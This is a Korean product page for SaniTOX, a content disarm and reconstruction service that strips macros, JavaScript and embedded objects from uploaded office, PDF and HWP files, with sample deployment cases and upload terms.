
Publishing/Service FILE 보안

이미지, 문서 등 산출물 서비스를 제공하는 업체



고객사 업로드 파일의
안전성 확보를 위해 CDR 도입


공공 기관 증명서 발급 서비스



Compliance(공공 웹사이트 플러그인 제거, 게시판 보안 강화 등)

망연계 + CDR

망연계 시스템과 CDR 연계 적용



외부에서 내부로 망연계를 통해 유입되는 파일을 통해 악성코드 유포 피해로 CDR 도입

Online Service



콘텐츠 악성코드 무해화(CDR) 서비스

SaniTOX는 CDR(Content Disarm and Reconstruction, 콘텐츠 무해화&재조합)기술을 통해 문서 파일 내 실행 가능한액티브 콘텐츠(Macro, JavaScript 등)를 원천 제거하는 콘텐츠 악성코드 무해화 솔루션입니다.

 파일찾기

- * 지원파일 : doc/docx/docm, xls/xlsx/xlsm, ppt/pptx/pptm, pdf, hwp
- * 무해화 대상 : Macro, JavaScript, OLE Object, Embedded File, etc.
- * 최대 파일크기 : 50MB

 무해화 시작하기

[무해화 시작하기] 버튼 클릭은 당사의 [서비스 이용약관](#)에 동의하는 것으로 간주하며, 업로드된 파일은 보안분석을 목적으로 당사에 보관, 활용될 수 있습니다.

<https://sanitox.jiransecurity.com/>

감사합니다.

😊 지란지교시큐리티